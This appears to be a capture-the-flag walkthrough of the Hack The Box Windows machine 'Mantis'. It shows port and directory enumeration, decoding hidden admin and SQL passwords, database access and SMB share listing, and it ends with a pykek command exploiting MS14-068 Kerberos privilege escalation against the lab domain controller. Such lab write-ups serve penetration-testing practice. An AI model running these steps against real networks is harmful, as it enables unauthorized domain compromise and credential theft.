**Mantis**

Difficulty: Hard

OS: Windows

**Nmap**

Doing out standard nmap scan, we see quite a few ports open. Things to note are the SMB ports with possible AD domain controller, and port 8080. We are going to take a look at 8080 and also run a full port scan on the box to see if we missed anything

|  |
| --- |

Our full port scan shows a few more ports open compared to our initial nmap scan.

|  |
| --- |

**Enumeration**

Taking the ports we found earlier, we can put them into a list and run scripts against them. To do this fast, we do some regular expression magic.

| *grep -oP '[\d]{1,5}/' allmap.txt | sed 's/[/]//g' | tr '\n' ','* |
| --- |

This will grep all numbers with a range of 1 to 5 digits and a slash “/” from allmap.txt, then sed will remove the slash “/”, and finally tr will replace all new lines with a comma so we can import into nmap.

Going to port 1337, we found an IIS page.

|  |
| --- |

Similarly, on port 8080 we find a web page.

|  |
| --- |

Performing a fuff scan against port 8080, we find only a couple good sub directories. There are “archive”, “blog”, and “admin.” The admin page contains a login.

| *ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://10.10.10.52:8080/FUZZ* |
| --- |

Doing the same for port 1337, we only find one sub directory called “aspnet\_client” and “secure\_notes”

| *ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u* [*http://10.10.10.52:1337/FUZZ*](http://10.10.10.52:1337/FUZZ)      *ffuf -w /opt/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://10.10.10.52:1337/FUZZ* |
| --- |

Inside the “secure\_notes” directory on port 1337, we find notes and a web.config page. Only the notes can be seen.

|  |
| --- |

Scrolling to the bottom of this website shows a line about the admin credentials. We see it is displayed in binary.

| 010000000110010001101101001000010110111001011111010100000100000001110011011100110101011100110000011100100110010000100001 |
| --- |

Converting this to a human readable format after a quick google search provides us with an admin password to OrchardCMS.

| @dm!n\_P@ssW0rd!  *echo 010000000110010001101101001000010110111001011111010100000100000001110011011100110101011100110000011100100110010000100001 | perl -lpe '$\_=pack"B\*",$\_'* |
| --- |

Looking a the name of the note, it looks a bit odd. Taking it and base64 decoding it shows nothing but seemingly random numbers and digits. Inspecting the count of this output shows it is an even number. Taking an even closer look at the output, we notice it somewhat looks like hex. By decoding it with **xxd**, we get a password!

| NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx    6d2424716c5f53405f504073735730726421      m$$ql\_S@\_P@ssW0rd! |
| --- |

The **xxd** command is taking the input and outputting it in postscript plain hexdump style, then -r reverses the operation: converting hexdump into binary for us to read.

Now that we have the sql database password, we can attempt to remote login to it.

**SQL**

Utilizing **dbeaver**, we can acquire a visual remote sql instance to explore the database. First, we select the database type of “ms sql”. After this, we set the database/schema to “orcharddb” which we found from the note on port 1337 under “secure\_notes”. Then we set the user to “admin” and the sql password associated with it. Once this is done, a connection is established and we can view the database.

|  |
| --- |

Inside the database, we see “orcharddb”, the only database we have access to.

|  |
| --- |

We want to find users to potentially get code execution with. Searching for “User” table in the search bar and going through the database, we find a table with two users - admin and james.

|  |
| --- |

From the looks of these credentials, only “james” can be used since the admin credentials are hashed and base64 encoded. Taking them to base64 shows garbage, so we will have to leave those for now.

**Enumeration 2**

Taking James’ credentials, I poke around smb but find nothing too useful other than he has read access to NETLOGON and SYSVOL.

| *crackmapexec smb 10.10.10.52 -u "james" -p 'J@m3s\_P@ssW0rd!' --shares* |
| --- |

Going back to our nmap scan, we see the aggressive scan enumerated the OS from smb. Here we see the box is Windows Server 2008 R2 Standard 7601 Service Pack 1.

|  |
| --- |

Doing a quick google search of this exact version comes up with reported vulnerabilities and fixes from the Microsoft team. We see the vulnerability is called “MS14-068” .

<https://wizard32.net/blog/knock-and-pass-kerberos-exploitation.html>


<https://www.trustedsec.com/blog/ms14-068-full-compromise-step-step/>


<https://labs.f-secure.com/archive/digging-into-ms14-068-exploitation-and-defence/>

<https://duasynt.com/blog/ms14-068-exploitation-pentest>











NOTE: the ones that are uppercase MUST be uppercase. Having them as lowercase will cause the program to fail and throw “KDC reply did not match expectations”.






*Kinit james*



*Rpcclient -U james 10.10.10.52*



*python /opt/windows-kernel-exploits/MS14-068/pykek/ms14-068.py -u james@HTB.LOCAL -s S-1-5-21-4220043660-4019079961-2895681657-1103 -d 10.10.10.52*





